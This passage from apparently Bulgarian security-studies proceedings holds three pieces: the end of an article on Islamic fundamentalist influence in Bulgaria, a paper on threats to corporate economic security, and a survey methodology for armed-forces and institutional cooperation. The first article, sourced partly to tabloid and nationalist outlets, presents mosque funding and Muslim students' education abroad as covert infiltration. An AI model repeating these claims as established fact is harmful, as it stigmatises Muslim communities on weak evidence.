Ислямските фундаменталистски организации, разполагащи с големи материални възможности отпускат, финансови средства за реставрация на стари джамии и построяване на нови. Целта е във всички големи български населени места на видно място да функционират мюсюлмански обредни храмове. Отпуска целево и финансова помощ за обучение на кадри както за религиозни училища, така и за светски. В Египет, Саудитска арабия, Сирия, Иран и Турция се обучават наши граждани за преподаватели във висши и средни духовни училища, които функционират в България. Подготовката на светски учители се извършва с оглед на тяхното използване при определени условия. Младежите от тези среди, показали добри успехи в средните училища в нашата страна, се изпращат да учат радиотелевизионна журналистика, т.е. подготвят се професионални кадри, които да могат да влияят пряко върху общественото съзнание най-вече на мюсюлманите. Ислямските фундаменталистски организации се стремят да създадат свои структури у нас [1, 3, 5, 7, 9].

При осъществяването на своята дейност ислямските фундаменталистски организации действат под прикритието на търговци. В своята дейност най-често ползват регистрирани в нашата страна търговски дружества, които не се водят на тяхно име или фондации, като по този начин не развиват никаква сериозна търговска и промишлена дейност и не инвестират у нас. Във връзка с дейността на търговското дружество те осъществяват многобройни пътувания в България, което им позволява да събират информация с разнороден характер.

Литература:

- 1 Биволъ, Wikileaks: Българските мюсюлмани – мишена на ислямския фундаментализъм, 13.07.2011г. <https://bivol.bg/wlislambg.html>
- 2 Български национален всекидневник Атака, Ислямистки фундаменталисти превземат интернет за пропаганда на джихад, бр.1093, 15.05.2009 г., www.vestnikataka.com

3 Вестник Труд, Кой е Ахмед Муса, заради когото жандармерия блокира ромската махала в Пазарджик, 25.11.2014 г., <http://www.trud.bg/Article.asp?ArticleId=4444920>

4 Европейска комисия, Съобщение на Комисията до Европейския парламент, Съвета, Европейския икономически и социален комитет и Комитета на регионите, Предотвратяване на радикализацията, водеща до тероризъм и екстремистко насилие: укрепване на реакцията на ЕС, 15.01.2014 г., стр.2

5 Терористични рискове и заплахи за балканския регион, microslushalka.com

6 actualno.com, 14 души на съд за радикален ислям в интернет, 02.07.2015 г., http://society.actualno.com/14-dushi-na-syd-za-radikalen-islam-v-internet-news_482051.html

7 bgDNES.bg, Похитителят Атила стана ислямист, България Днес, автор БД Онлайн, 29.11.2014 г., www.bgDNES.bg

8 blog.bg, Остра заплаха за джихад в Европа, 04.04.2013 г., <http://energywatch.blog.bg/politika/2013/04/14/stratfor-ostra-zaplaha-za-djihad-v-evropa.1100601>

9 faktor.bg, Главният мюфтия снабдявал ислямистите с пари от Саудитска арабия, 24.09.2012 г., <http://www.faktor.bg/petak-13/2457-glavniyat-myuftiya-snabdyaval-islamistite-s-pari-ot-sauditska-arabiya.html>

10 m.btvnovinite.bg, В махалата на Ахмед Муса се застъпиха за него, Общество, 26.11.2014 г.

11 Нейкова, М., Въвеждането на второ ниво на местно самоуправление – основна антикризисна мярка, годишник БСУ, том XXVII стр. 161.

Л. Т. Христов, Х. А. Христов,
**ОБЩА ХАРАКТЕРИСТИКА И ПОСЕГАТЕЛСТВА ВЪРХУ
ИКОНОМИЧЕСКАТА СИГУРНОСТ НА КОРПОРАЦИЯТА**

Л. Т. Христов, Х. А. Христов,

Abstract: *This article discusses aspects of corporate security. The main features of the types of threats and attacks against the economic security of the corporation are proposed.*

Keywords: *Economic security, Corporation, Consequences, Threat, Measures*

Интересът към икономическа сигурност се определя от значението и ролята на финансите и икономическата система на организацията за цялостното икономическо развитие на корпорацията. Ясно е, че механизмите за гарантиране на икономическа сигурност са непосредствено свързани с предизвикателствата в областта на борбата и неутрализирането на заплахите за финансовата сигурност, могат да бъдат решени само чрез съвместни усилия на всички участници в управлението на корпорацията. Финансовата сигурност, следва да се отнесе към основните съставляващи елементи на икономическата и националната сигурност [1]. Един от най-важните икономически проблеми пред корпорациите в днешно време е нарастващата заплахата за икономическата и финансовата сигурност. Именно наличието на перманентни заплахи поражда необходимостта от проучване на проблемите на гарантирането на икономическата сигурност на организацията [1, 2, 3, 4, 5, 6, 7, 8, 9].

Целта на настоящото изследване е да се дефинира категорията „икономическа сигурност на корпорацията в съвременните условия“, да се изведат нейните най-съществени аспекти и се идентифицират, и изследват основните заплахи спрямо нея, като се предложи, и механизъм за нейното гарантиране.

Постигането на поставената цел предполага решаване на следните основни изследователски задачи [1, 2, 3, 4, 5, 6, 7, 8]:

Първо, да се анализират съществуващите научни виждания и подходи относно разбирането на икономическата сигурност.

Второ, да се дефинира икономическата сигурност и нейното място в системата на организацията.

Трето, да се определят основните характеристики на видовете заплахи и посегателства срещу икономическата сигурност на корпорацията.

Функционирането на всяка корпорация е динамичен процес в търсене на непрекъсната адаптация и равновесие между вътрешни и външни фактори. Отсъствието на такова равновесие, поражда опасност от реализиране на заплахите за икономическата сигурност и появата на организационни, финансови и друг вид кризисни ситуации [3].

Икономическата сигурност може да се определи като съвкупност от условия и фактори, гарантиращи независимост, устойчивост и стабилност на корпорацията [1, 2, 3, 4, 5, 6, 7, 8, 9], включително поддържане на способност за постоянно развитие и самоусъвършенстване. Създаването на този комплекс от минимално изисквани условия може да се постигне като резултат от една целенасочена, ефикасна и ефективна управленска (социално-икономическа, външна и административна)

политика в организацията, гарантираща системата и нейното състояние, както на регионално, така и на световно равнище[6].

Икономическата сигурност на корпорацията представлява съвкупност от капацитет, дадености и условия да устоява на конкурентния натиск на други икономически организации, да постига симетричност във външноикономическите връзки, да контролира икономическата зависимост от международната икономическа обстановка в свой интерес, отчитайки и защитавайки дългосрочните и краткосрочните си интереси, като се поддържа стабилност, съчетана с добър вътрешен бизнес климат. Външните предизвикателства и рискове, които се внасят, както и нейната зависимост от други икономически организации, са първостепенен фактор, въздействащ върху състоянието на икономическата стабилност, и формирането на благоприятни условия за нейното функциониране[3].

Фирмената сигурност може да се определи като комплекс от взаимно свързани мероприятия и дейности по защита (физическа и информационна) на юридически лица, тяхната материална и интелектуална собственост, технически и човешки ресурси и на техни права и законни интереси от противоправни посягателства, с цел осигуряване на устойчиво функциониране на бизнеса и създаване на условия за продължителна и успешна дейност [1].

Анализират се три съществени характеристики на стопанството, които имат пряко отношение към икономическата сигурност на корпорацията – динамика, независимост и устойчивост [1, 2, 3, 4, 5, 6, 7, 8, 9].

На първо място от тези елементи трябва да се постави икономическата независимост и възможност за самостоятелно развитие като основен елемент. В съвременни условия икономическата независимост е важен фактор за нормалното функциониране на корпорацията.

Независимостта преди всичко се свързва с необходимото количество ресурси от различен вид и род, които да задоволяват насрещните потребности.

Вторият съставен елемент на икономическата сигурност са стабилността и устойчивостта на корпорацията в националното и световно икономическо пространство [8].

Третата характеристика на икономическата сигурност определя нейния динамичен характер. В унисон с новите управленски практики и възникващите предизвикателства корпорацията е отговорна за осигуряване на благоприятен климат за инвестиции, иновации, модернизация на производството и повишаването на професионалната квалификация на персонала [1, 2, 3, 4, 5, 6, 7, 8].

Необходимо е да се отбележи, че както вътрешните, така и външните измерения на икономическата сигурност на корпорацията са тясно свързани и зависими от качеството, системността и ефективността на управлението на корпоративния стопански организъм [1, 2, 4, 7, 8, 9].

Ако икономическата система не се развива, то рязко се ограничават възможностите за нейното “оцеляване”, а така също и за отпор, съпротива и приспособимост към външните и вътрешните заплахи. Организация, в която няма динамика, не е в състояние да генерира икономическа сигурност и не може да се определи като икономически безопасно [8].

Развитието е съществена характеристика на икономическата сигурност, тъй като чрез него стопанската система може да се променя в съответствие с промените в заобикалящата среда и да отговаря на предизвикателствата на външната среда.

Субектите, изграждащи системата за противодействие на заплахите за икономическата сигурност, реализират своите правомощия чрез „механизъм за гарантиране на финансовата сигурност“. Той е система от организационни интервенции, насочени към своевременното откриване, предотвратяване, неутрализиране и отстраняване на заплахите за икономическата сигурност [1, 2, 3, 4, 5, 6, 7, 8].

Целта на защитата на икономическата сигурност е да се осигури такова развитие на финансовата система и на икономическите взаимоотношения, както и на процесите в организацията, които да създадат необходимите финансови условия за икономическа, финансова и социална стабилност на корпорацията. Всичко това, трябва да е съчетано с успешното неутрализиране на вътрешни и външни заплахи за корпорацията [8].

Посегателствата срещу икономическата сигурност и в частност икономическата сигурност са обективни съществуващи в действителността. Съответно на тях, реално съществува противодействие, като елемент на системата фирмена сигурност. Формите, средствата и способите на видовете посегателства не са абстрактни понятия, а конкретни понятия имат своите индивидуализирани субекти (инициатор и потърпевши), ясен предмет на посегателство (конкретни блага), реализира се определен и съзнателно търсен от инициатора резултат [1, 2, 3, 4, 5, 6, 7, 8, 9].

Посегателствата срещу икономическата сигурност се извършват тайно, с използване на конспиративни средства и методи. Така например, за да получат информация, представляваща фирмена тайна свързана с икономическото състояние на корпорацията, конкурентни фирми използват такива способности, като: привличане на служители на фирмата заемащи ключови постове в корпорацията с достъп до чувствителна икономическа информация; тайни огледи; кражби на документи; включване в комуникационните канали и линии за връзка; скрито наблюдение; копиране на документи; икономическа информация свързана с банкови кредити, сметки, трансфери, договори, тайни разплащания, доставчици, транспортни средства и т.н.; унищожаване на информация. Използва се широко и дезинформацията като метод за заблуждаване на конкурентната фирма и нейните контрагенти. За да бъде успешно противопоставянето, то трябва да се извършва с използването на подобни средства и методи, а те по своята същност са контраразузнавателни (оперативни). В действителност службите за сигурност на бизнес организациите се противопоставят на конкретни посегателства срещу фирмената сигурност. Посегателствата са съзнателни, тайно извършвани действия или бездействия, с които се нанасят вреди на фирмените интереси [1, 2, 3, 4, 5, 6, 7, 8].

Към посегателствата се включват и събития и действия, с които се създават заплахи за икономическата сигурност. Например възникват проблеми, процеси, явления и тенденции, които оказват отрицателно въздействие върху икономическото развитие на фирмата, водят до засилване на разузнавателната и деструктивна дейност от конкурентните организации със сходен предмет на дейност и цели в националните и световни пазари. Заплахата може да идва отвън и нейни носители да бъдат други държави, международни организации, транснационални корпорации. Тя обаче може да има и вътрешен характер и да се дължи на причини и условия, намиращи се във вътрешната, национална пазарна икономика [1].

Заплахите за дейността на една корпорация могат да се разделят условно, в зависимост от факторите на въздействие, на външни и вътрешни [7].

Към външните заплахи спадат всички онези действия, които са в резултат от дейността на контрагенти, конкуренти, злоумишлени действия на трети лица – бюрокрация, корупция, промяна на приоритети, забрана на вид дейност, въвеждане на лицензионни режими, синдикална дейност, държавна политика, държавни органи, форсмажорни обстоятелства, природни бедствия и др. Заплаха за сигурността на дадена корпорация представлява и промяната на политическата обстановка във вътрешен и международен план - политическа криза, инфлация, обвързаност с международни договори и налагани ограничения в тях, промяната на демографските или социалните фактори - подготовка на персонала и др.

Вътрешните заплахи съотнасяме към действията от страна на инсайдъри, съдружници, служители, производствени аварии, недостатъци в управлението, недостатъци на технологията, компютърни мрежи и др. [4]

Реализирането на заплахите, като резултат на целенасочени действия срещу корпорацията, се проявява чрез различни видове посегателства, чиято цел и последици от тях в повечето случаи са [1, 2, 3, 4, 5, 6, 7, 8, 9]:

- Финансови – присвояване на средства, кражби, разхищения, дъмпингови цени на конкуренти, трети лица и др.
- Информационни – кражба на информация, разпространение на чувствителна икономическа информация - фирмена тайна, компрометираща и/или зловредна информация, унищожаване и повреждане на информация, документи и база данни.
- Материални – саботаж, повреди, унищожаване на имущество, кражби.
- Вреда на дейността – нарушение на нормалната дейност на компанията, забавяне или проваляне на процеси, преговори, изпълнение на договори и др.

На базата на така определените основни характеристики на видовете заплахи и посегателства срещу икономическата сигурност на корпорацията биха могли да бъдат определени конкретни мерки за защита от тях [9].

Защитата на икономическата сигурност е функция на бизнес организацията като цяло и тя се осъществява от нейните структури за сигурност в рамките на тяхната компетентност и в съответствие с възложените им функции и предоставените им сили, средства и методи на дейността. В тази връзка частните фирми и особено мощните корпорации създават свои специални отдели, които да се занимават с проблемите на сигурността на фирмата. Корпоративните служби за сигурност имат за своя основна цел да се противопоставят на видовете посегателства, нанасящи вреди на интересите на фирмата и поставящи в опасност нейното съществуване и успешно развитие.

Изборът на конкретни мерки за защита зависи до голяма степен от структурата на корпорацията, както и от икономическото състояние на защитаваната организация. Изследването на този аспект от икономическата сигурност е въпрос на бъдещи изследвания.

Литература

1. Христов, Х., Организация и управление на противодействието на посегателства срещу фирмената сигурност, Дисертационен труд, УниБИТ, София, 2013.
2. Христов, Х., Подходи за създаване на система за управление на фирмена сигурност, Годишник на Техническият факултет на Шу „Еп. Константин Преславски“, Шумен, 2014.

3. Станев, С., Механизъм за гарантиране на финансовата сигурност на Република България при валутен борд, Дисертационен труд, УниБИТ, София, 2016.
4. Станев, Ст. Компютърна и мрежова сигурност, Шуменски университет, ЦДО, Шумен, 2005 (в съавт. със Ст. Железов).
5. Христов, Х., Организация и управление на противодействието на посегателства срещу фирмената сигурност, Автореферат, УниБИТ, София, 2013.
6. Цонков, Н., Икономическа сигурност на българската държава в условията на глобализация, Автореферат, УНСС, София, 2012.
7. Дикси http://www.dksi.bg/NR/rdonlyres/718F4857-B8FD-4DAB-9B7A-2B8EA55D343D/0/Riskovi_faktori.pdf , 18.03.2018.
8. Нейкова, М., Въвеждането на второ ниво на местно самоуправление – основна антикризисна мярка, годишник БСУ, том XXVII стр. 161.
9. Василева, Р., Методиева, Цл, Международно сътрудничество срещу корупцията. Антикорупционни инструменти на Европейския съюз, Първа научна конференция "Образование, Наука и Иновации", 01-02 декември 2017 г., София.

Ж. С. Йорданов,

**МЕТОДИКА ЗА ЕМПИРИЧНО ИЗСЛЕДВАНЕ НА ВЗАИМОДЕЙСТВИЕТО
МЕЖДУ ВЪОРЪЖЕНИТЕ СИЛИ И ИНСТИТУЦИИТЕ,
УЧАСТВАЩИ В СИСТЕМАТА ЗА ЗАЩИТА
НА ВЪТРЕШНАТА СИГУРНОСТ НА СТРАНАТА**

Живко С. Йорданов

*ВОЕННО ФОРМИРОВАНИЕ 32300 - ВАРНА
ТЕЛЕФОН: 56080, GSM: +359887881809 и +359895456954*

**METHODOLOGY FOR EMPIRICAL TESTING METHOD OF INTERACTION
BETWEEN THE ARMED FORCES AND INSTITUTIONS INVOLVED INTO
THE COUNTRY'S INTERNAL SECURITY SYSTEM**

Jivko St. Yordanov

***Abstract:** Security environment analysis present the increasing number of crimes, migratory pressure to the border as well as the worldwide terrorism increased threat for internal security. However, the evaluation of the real security system effectiveness it is necessary to study the interrelationships between its elements, the processes that take place between them and the final result of the system's operation. In order to make a qualitative assessment of the functioning of the national security system, it is necessary to present an empirical study that gives some measurable magnitude to what is produced at the output of the system, namely the level of security in the state.*

***Keywords:** National security, Interior security, Security environment , Security environment analysis, Security assessment, Empirical study.*

За да бъде оценена реалната ефективност на една система е необходимо да бъдат изследвани взаимовръзките между нейните елементи, процесите, които протичат между тях и крайният резултат от работата на системата. За да може да се постави качествена оценка на функционирането на системата за националната сигурност, е необходимо да се проведе емпирично изследване, което да придаде някаква измерима величина на това, което се получава на изхода на системата, а именно нивото на сигурност в държавата и обществото.

Емпиричното изследване е изследователски процес, който протича върху основата на определена методология и се реализира с помоща на определена методика. **Методиката** представлява съвкупност от частнонаучни методи, които се използват от различни науки.[2] Методиката в емпиричното изследване заема особено важна част при неговата подготовка и се разработва в три части:

- ❖ Методика на регистрацията;
- ❖ Методика на подбора на лицата за изследване;
- ❖ Методика на анализа;

Методите на регистрацията имат за задача да осигурят достоверност на събраните данни. В конкретното изследване за събиране на достоверни данни се използват следните методи: проучване на документи; наблюдение; беседа/интервю/; анкета; тест.

Проучването на документи като конкретен метод за набиране на социологически данни представлява използване, проучване, анализиране на редица документи, литературни и други източници с цел извличане на факти за дадени процеси и явления, характеризиращи изследвания обект. При този метод следва да се проучат редица документи/писмени документи, снимки, видео и аудио записи/, които ни разкриват конкретните обстоятелства и условия за работа на системата. [2] В конкретното изследване ще се проучват различни източници, чрез които да съберем необходимите данни за изследването:

- проучване на нормативни и административни актове в областта на сигурността и отбраната - в началото на изследването за да бъдат определени институциите участващи в системата за защита на вътрешната сигурност и да се очертае правната рамка на техните правомощия е необходимо да се изучат нормативните и административни актове, които се отнасят към системата за национална сигурност на страната и нейните органи.(приложение 10) По този начин следва да се определят участниците в системата за защита на вътрешната сигурност и какви са взаимовръзките между тях.

- проучване на обществени, служебни и официални документи - това включва проучване на планове за извършване на определени действия по защита на националната сигурност, протоколи от срещи и заседания, стандартни оперативни процедури, инструкции и правила на различните институции касаещи техните действия при разрешаване на кризи за вътрешната сигурност на страната. Като пример за такива могат да бъдат посочени Стратегията за национална сигурност на Република България, План за развитие на Въоръжените сили до 2020г., Правилата за използване на сила от Въоръжените сили при участие в операция по охрана на държавната граница и др.

- проучване на статистически данни - това включва всички статистически документи, съдържащи данни в цифрова форма и обикновено систематизирани във вид на таблици, схеми, графики и т.н.т. (приложения 1 и 2).

- проучване на литературни източници - като литературни източници в настоящото изследване могат да бъдат посочени всички книги, статии, студии и монографии, които касат проблема на защитата на вътрешната сигурност на страната и взаимодействието между институциите при разрешаване на подобна криза.

Методът на проучването на документи дава информация за факторите на обкръжаващата среда и тяхното влияние върху действията на хората от различните институции в различни ситуации. Заедно с останалите методи от изследването този метод дава достоверни данни за цялостното състояние на системата за защита на вътрешната сигурност и наличните взаимовръзки между различните институции - елементи на системата за защита на националната сигурност.

Наблюдението е един от най-старите методи в науката за набиране на информация. То е способ за познанието на света, който се заключава в специално организирано, планомерно и целенасочено проследяване и фиксиране на факти, събития, явления от социалната действителност, регистриране на количествените и качествените характеристики на изследвания обект в естествената му среда, както и връзките и взаимодействията на този обект с останалите социални обекти.[2]

В това изследване наблюдение ще се извършва върху участващите институции при разрешаване на кризи за вътрешната сигурност на страната както и при извършване на съвместни операции от институциите. В този смисъл, ще се използва

контролирано външно наблюдение, неконтролирано външно наблюдение, а в някои случаи и контролирано вътрешно наблюдение.

Контролирано наблюдение, ще се използва като за наблюдението ще се използват повече от един наблюдател на процесите или като се повтаря наблюдението при сходни ситуации и с максимално близки условия. В същото време наблюдението ще бъде външно, поради факта, че наблюдателите няма да участват пряко в конкретната дейност, а самото наблюдение ще се извършва от разстояние чрез различни технически средства или средствата за масова информация. Контролирано, вътрешно наблюдение ще се използва доста по-рядко, само в случаите, в които наблюдателите пряко участват в съвместната операция или в съвместните действия на институциите при разрешаване на кризи за вътрешната сигурност на страната. Чрез наблюдението могат да се съберат достоверни данни за взаимовръзките между различните институции както и достоверна информация за дейностите на различните институции в различни реални ситуации, което да допринесе за по-качественото изследване на проблема.

Интервюто/беседата/ представлява устно разпитване на определените за изследване лица. [2] Съществува изключително богата класификация на различните видове интервюта/беседи/:

- стандартизирано интервю - по изготвени предварителни въпроси, а понякога и отговори;

- нестандартизирано/свободно/ интервю - без предварително изготвени въпроси;

- полустандартизирано интервю - един програмен въпрос, който е основа за интервюто, а през време на интервюто се задават свободни въпроси свързани с основният въпрос;

- явно и скрито интервю;

- индивидуални и групови беседи;

- клинично интервю;

- фокусирано интервю - разновидност на полустандартизирано интервю но с по-голяма нагледност върху основния въпрос, чрез гледане на филм, слушане на запис и др.

В конкретното изследване ще се използва фокусирано интервю, с въпроси от открит тип, което следва да протече по следния ред:

- след представяне интервюиращия запознава интервюираните с конкретния проблем и целта на провеждане на интервюто/беседата/;

- след това онагледява проблема с материали по темата - видеофилми, планове за съвместни действия, правила и др.;

- пристъпва към задаване на въпроси, които да изяснят основните въпроси по темата.

В конкретната беседа следва да се отговори на четирите основни, програмни въпроси, които са непосредствено свързани със взаимодействието между институциите при защита на вътрешната сигурност. Чрез беседата, ще бъдат събрани мнения, разбирания и данни, които не могат да бъдат събрани по друг начин. Точно заради това данните от интервюто, ще бъдат използвани за сравняване на получените данни от проведеният тест в изследването с цел получаване на по-достоверен краен резултат;

Анкетата представлява метод, който се заключава в набиране на данни за същността и взаимодействията между социалните явления и процесите и техните раз-

новидности.[2] В изследването ще се извърши пряка, анонимна анкета, при което анкетирания директно ще раздаде анкетните карти на анкетираните. Анкетата има за цел да събере достоверна информация относно възрастта, образованието, годините служба, участие в съвместни операции или при преодоляване на кризи от различен характер. По този начин, чрез тази събрана информация ще се определят различни фокусгрупи военнослужещи(служители). На тези групи според техните резултати от анкетата ще се даде различен коефициент на тежест, който да бъде умножен към отговорите на теста. По този начин анкетата следва да допринесе за намаляване на субективното възприятие на проблемите от страна на анкетираните лица. Анкетираните лица следва да се анкетираат групово - в групи от 5 до 20 души едновременно. За провеждане на анкетата следва анкетираните предварително да се съберат в подходящо помещение. Необходимо е някои от административните ръководители да представят анкетатора, след което да напусне помещението. След това анкетатора разяснява: темата, целите и задачите на изследването; дава указания за спазване на принципите на анонимност, обективност и достоверност на информацията; разяснява анкетната карта; дава възможност въпросите да бъдат предварително проучени, прегледани и ако има нещо неясно дава допълнителни указания; след това анкетатора оставя анкетираните да работят спокойно.

Тестът е система от твърдения, по които респондентът трябва да изкаже своето мнение. Тази словесна система може лесно да се превърне в числова система.[2] В конкретното изследване отговорите на въпросите на теста водят до даване на конкретна числова стойност на отговора, която в последствие се определя стойността на съответните емпирични индикатори. Методиката на решаването на въпросника следва методиката на анкетирането на изследването, поради факта, че въпросникът ще бъде решен веднага след решаване на анкетата. Между решаването на анкетата и на теста провеждащия изследването може да даде допълнителни разяснения на тестираните военнослужещи (служители).

През време на провеждането на теста тестиращият може да дава индивидуални разяснения на тестираните лица само относно неяснота по въпроса. По-широкото използване на тестовите в емпиричното социологическо изследване създава условия за осигуряване на достоверни данни получени по най - икономичен начин, главно при изучаване на качествата на личността. Тяхното приложение има особено значение в изследванията в сферата на управлението.[2] Това прави тестирането най-подходящият начин за събиране на достоверни данни за оценка на взаимодействието между въоръжените сили и институциите при защита на вътрешната сигурност.

Методиката на подбора на лицата за изследване има за задача да определи обхвата на изследването и категорията лица, които следва да бъдат изследвани за да бъдат събраните данни достоверни. От гледна точка на обхвата на единиците в дадена съвкупност изследванията могат да се разделят на два основни вида: изчерпателни и неизчерпателни. Изчерпателни са тези, при които се обхващат всички единици на съвкупността.[2]

За да бъде изследването изчерпателно е необходимо да бъдат изследвани всички лица, които имат отношение към вътрешната сигурност - военнослужещи от въоръжените сили, служители на МВР, служители в държавната администрация, министерства и ведомства, което е невъзможно, поради факта, че става въпрос за няколко десетки хиляди души. За това ще бъде проведено **неизчерпателно изследване**, или изследване на една част от съвкупността наречена **извадка**.

Съществуват два основни вида подбор на изследваните лица при метода с извадка: личен подбор и случаен подбор. Личен /преднамерен/ подбор, когато единиците от съвкупността се подбират преднамерено с оглед на определени качества. Случайният подбор е този, при които единиците от съвкупността се определят случайно. Като негови разновидности могат да бъдат посочени лотарийният подбор и систематичния подбор. Освен това случайният подбор се подразделя на индивидуален и гнездови подбор. Индивидуален подбор има тогава, когато лицата са подбрани направо от генералната съвкупност, а гнездовия подбор се заключава в степенуване на подбора като първо се определят "гнездата", т.е. местата, в които има единици, които ще се изследват и след това се определят единиците от "гнездото", които ще бъдат изследвани.

В нашето изследване ще бъде използван случаен, тристепенен подбор, при който първо определяме основните институции, които ще бъдат изследвани. От определянето на участниците в системата за защита на националната сигурност основно ще се изследват Въоръжените сили, органите на МВР, служители на ДАНС и ДАР, служители от Министерство на финансите, служители от Министерство на транспорта, служители на общинските и областните администрации, които имат отговорности към защитата на сигурността в съответната община или област. След това, ще бъдат определени местата, т.е. съответните териториални(регионални, окръжни) представителства на всички тези институции, които ще бъдат изследвани и след това ще бъдат определени хората в съответното звено, които ще бъдат анкетирани. Местата, от които ще бъдат избрани лицата, участващи в изследването, ще се определят, чрез официално писмено запитване до съответните командири/началници, ръководители/ на съответните териториални звена и структури, както и след провеждане на срещи с тях на които да бъдат запознати с целта на изследването и неговия принос за подобряване на работата на институциите в страната. След получаване на разрешение за провеждане на изследването следва да се определят лицата от съответните структури, които ще бъдат избирани, чрез някои от следните методи:

А. Метод на отзовалите се:

Същността на този метод се изразява в следното - в изследването могат да участват всички, които желаят, т.е. извадката се формира от желаещите, отзовали се, от тези, които имат интерес към изследвания проблем. За използване на този метод след като анкетиращият се яви в съответната структура, в разговора със съответния ръководител и след това в разясняването на анкетата пред служителите/военнослужещите/ разяснява, че в анкетата може да вземе участие всяко лице което има интерес към темата и иска да попълни съответната анкетна карта и въпросника след това.

Б. Метод на достъпност:

Чрез този метод извадката се формира в моменти, в които имаме достъп до определени единици от съвкупността за изследване. При този метод анкетъора след като се яви при съответния ръководител/командир, началник/, следва да поиска съдействие, при което да има възможност да анкетира всички които са на работа към момента, или всички от дадена смяна. По тази причина с цел да се анкетира повече хора за да се гарантира по-голяма достоверност и представителност на извадката, анкетъора трябва да се прави изследването в началото на съответното работно време, или по време на извършване на инструктаж на смяната/наряда/ или

при смяна на наряда, след като новите служители /военнослужещи/ са застъпили, да акетират отстъпващите от наряд /дежурство/.

В. Метод на типологичния подбор:

Този метод следва да се прилага по-ограничено в сравнение с предходните два поради факта, че при случайния подбор е възможно сочените за типични представители на дадена обществена група да се окажат нетипични представители. Този метод се заключава в подбора на анкетираните представители по категории. В конкретния случай този подбор ще се използва за да не може дадена категория военнослужещи (служители) да превишава друга категория с повече от $1/3$, с цел постигане на по-голяма точност на извадката. Прилагането на трите метода едновременно следва да повиши точността и представителността на извадката като съответно се повиши и броя на анкетираните военнослужещи (служители).

Методиката на анализа е третата съставна част на методиката на емпиричното изследване. В методиката на анализа се определят методите на анализа на резултатите, реда за обработване на събраните данни и реда за проверка на работните хипотези. Анализът на събраните данни ще премине през следните етапи: обща оценка на резултатите и оценка на достоверността на информацията; проверка на представителността; проверка на основните хипотези.

Обща оценка на резултатите и оценка на достоверността на информацията ще се извърши като на първо място се обработват резултатите от анкетната карта. Резултатите от анкетната карта следва да се определят от отговорите, които са дадени от служителите (военнослужещите) като всеки един отговор ще допринася за определяне на индивида към конкретна фокус група.

На пример първа фокус група ще включва служители(военнослужещи), в началото на службата, както и такива, които имат по-голям стаж но са заемали само една длъжност през целия период и не са участвали в съвместни операции с други институции и не са участвали в мисии и операции зад граница. Тази фокус група ще получи коефициент $K_t = 0,5$. Втора фокус група може да бъде изградена от служители (военнослужещи), които са служили между 5 и 20 години и са заемали повече от една длъжност или са участвали в съвместни дейности с колеги от други институции или в мисии и операции зад граница. Тази група ще получи коефициент $K_t = 0,7$. Трета група ще бъде изградена от военнослужещи (служители), които имат над 5 години служба, заемали са различни длъжности и едновременно с това са участвали в съвместни операции и дейности с други институции от системата за национална сигурност и са участвали в мисии и операции извън територията на страната. Техният коефициент ще бъде $K_t = 0,9$. Разбира се според показателите в анкетата могат да бъдат определени n на брой фокус групи, но не повече от 7 като всяка от тях следва да влиза с отделен коефициент K_t

Проверката на представителността ще се извърши според броя лица участващи в изследването. Това отново ще се извърши, чрез резултатите от анкетата, като получените резултати, ще покажат категорията военнослужещи /служители/ и техният брой. За да бъде достоверно изследването е необходимо да бъдат изследвани минимум $1/10$ от личния състав на всяко "гнездо". Този критичен минимум се определя от факта, че при по-ниска активност не може да се постигне достатъчно пълна картина както и не е възможно да бъде направена достоверна извадка от различните категории военнослужещи/служители/.

Проверката на хипотезите ще се извърши, като се обработят резултатите от въпросника. Обработката на данните от въпросника следва да започне след като се обработи анкетата и бъдат определени броят на фокус групите, и броя на участниците в тях. След това следва да се съставят таблици за всяка отделна фокусгрупа, която да има следния вид:

Въпрос №	Отговор на въпроса				
	1	2	3	4	5
1	5	15	25	35	20
2	10	15	15	40	20
3	-	-	15	50	35
.....					
38	-	15	85	-	-
39	33	37	25	15	-
Общ сбор	48	82	165	140	75
Общо в %	9%	16%	33%	27%	15%

Таблица 1: Примерна таблица за изчисляване на резултатите от отговорите на въпросника на отделна фокусгрупа

След това крайният резултат Q_T за съответната фокус група следва да се определи по формулата:

$$(1) \quad Q_T = Q_n \times K_t, \text{ или}$$

в конкретния случай за първа фокус група резултатът ще бъде:

$$Q_{1.1} = 9 \times 0,5 = 4,5\%$$

$$Q_{1.2} = 16 \times 0,5 = 8\%$$

$$Q_{1.3} = 33 \times 0,5 = 16,5\%$$

$$Q_{1.4} = 27 \times 0,5 = 13,5\%$$

$$Q_{1.5} = 15 \times 0,5 = 7,5\%$$

По аналогичен начин се изчисляват процентите и за останалите групи.

По тази методика следва да се проверят две основни хипотези:

- **Хипотеза 1** - Теоретичната постановка и досегашната практика от изпълнението на съвместни действия между Въоръжените сили и институциите по защита на вътрешната сигурност показва, че съществуват добре урегулирани обществени отношения, с точни правила за взаимодействие, здрави взаимовръзки и ясни правомощия на различните органи и въоръжени сили.

- **Хипотеза 2** - Теоретичната постановка и досегашната практика от изпълнението на съвместни действия между Въоръжените сили и институциите по защита на вътрешната сигурност показва, че не съществуват добре урегулирани обществени отношения, поради което няма точни правила за взаимодействие и ясни правомощия на различните органи и въоръжени сили.

В хода на проверката на хипотезите могат да се получат две производни хипотези:

- **Хипотеза 1.1.** - Теоретичната постановка и досегашната практика от изпълнението на съвместни действия между Въоръжените сили и институциите по защита на вътрешната сигурност показва, че съществуват добре урегулирани обществени отношения, с точни правила за взаимодействие, но поради липса на достатъчно

подзаконови административни актове и липса на планове, няма здрави взаимовръзки и ясни правомощия на различните органи и въоръжени сили.

- **Хипотеза 2.1.** - Теоретичната постановка и досегашната практика от изпълнението на съвместни действия между Въоръжените сили и институциите по защита на вътрешната сигурност показва, че не съществуват добре урегулирани обществени отношения, поради което няма точни правила за взаимодействие и ясни правомощия на различните органи и въоръжени сили, но въпреки това има изградени планове за взаимодействие, които значително подпомагат взаимодействието между институциите при изпълнение на съвместни задачи.

След това резултатите от фокусгрупите се поместват в обща таблица, която следва да има следния вид:

Фокусгрупа	Отговор на въпросите в проценти				
	1	2	3	4	5
№ 1	4,5%	8%	16,5%	13,5%	7,5%
№ 2	6,3%	11,2%	23,1%	18,9%	10,5%
№ 3					
№ 4					
№ 5					
Краен резултат	5,4%	9,6%	19,8%	16,2%	9%

Таблица 2: Примерна таблица за изчисляване на крайния резултат от теста

Вижда се, че в графата краен резултат отговорите от всички фокус групи се интерполират:

$$(2) q_1 = \frac{Q_{T,1,1} + Q_{T,2,1} + Q_{T,3,1}}{3} \quad \%$$

По този начин се получава крайният резултат на отговорите на теста. Към всички таблици се изготвят и съответните графики, за да могат да бъдат онагледени резултатите от проведеното изследване.

